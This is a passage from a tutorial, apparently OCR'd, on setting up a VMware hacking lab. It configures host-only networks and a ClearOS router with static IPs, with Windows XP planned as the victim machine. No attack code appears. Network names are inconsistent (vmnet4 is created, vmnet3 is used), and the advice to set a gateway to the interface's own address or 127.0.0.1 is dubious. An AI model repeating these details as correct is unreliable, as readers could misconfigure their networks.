
We can see our newly created host-only network vmnet4 in the available networks as highlig -hted below.




All host-only networks are created with DHCP server enabled by default. But for our hacking lab, we need to disable it.




Select the vmnet1 network and disable the DHCP service by unchecking the box as highlight -ed below.




Do the same for vmnet2 network as shown below.




Now go to the "virtual machines" setting of ClearOS (which is acting as a router here). Make sure ClearOS has two network adapters since a router acts as an interface between two networks. Steps to create a new network adapter in Vmware have been shown in the previous issue. Assign the "vmnet1" network to the first network adapter (default host-only network) and assign the newly created "vmnet3" host-only network to the second network adapter as shown below. Click on OK.




Now, turn ON the ClearOS system. The system can be accessed remotely using the IP.




Access the dashboard of the ClearOS VM from remote machine (process shown in previous issue) and go to network interface settings. Click to edit the first interface. A new window as shown below will open. This interface will act as a external interface (the interface connecting to internet). As you can show below, the role is given as "external". By default,the connection is DHCP.




But we want a static connection so we can assign our own IP address. Click on the area high -lighted in the above image which will give us a list of connections. From the list, select static as shown in the image below.




Once we select "static" as our connection type, two new fields will appear.They are that of IP address and Gateway.




Since the vmnet1 network is in the address range of 192.168.221.0, we need to assign a IP address from this range. I assigned it as 192.168.221.10. Gateway address is the IP addres-s of that machine through which an entire network connects to an external network. In the ca-se of this lab, ClearOS is our gateway. Hence give the same address again. We can also as-sign 127.0.0.1 which is considered the localhost address. Once values are entered, save th-e changes made.




Once finished configuring, network settings of the external network should look as shown in t-he image below. Now let us edit the settings of the LAN network. LAN network is the internal network in any company. Click on "edit" to change the settings.




Just in the above case, we don't need DHCP even for this network. So select the connection type as "static". Since our vmnet3 network uses the IP range 192.168.136.0, let us give the IP as 192.168.136.10. Below you can see a checkbox titled "Enable DHCP server". This allo-ws ClearOS (which is acting as a router for this lab) to assign IP addresses for any new virtu-al machines connected to this LAN. For example, if we connect Windows XP to this LAN, the router (ClearOS) will automatically assign an IP address to it. Select this option if you want it, but this guide will show you how to assign a static IP address, so I unchecked it. Click on Up-date to save the settings.




The IP address of both the interfaces are shown below. For external network, the IP address is 192.168.221.10 and for the internal NAT network it is 192.168.136.10. The router is configured. Its time to connect other machines. First let us create the LAN. As already told, Windows XP will be set up as victim machine in the LAN.



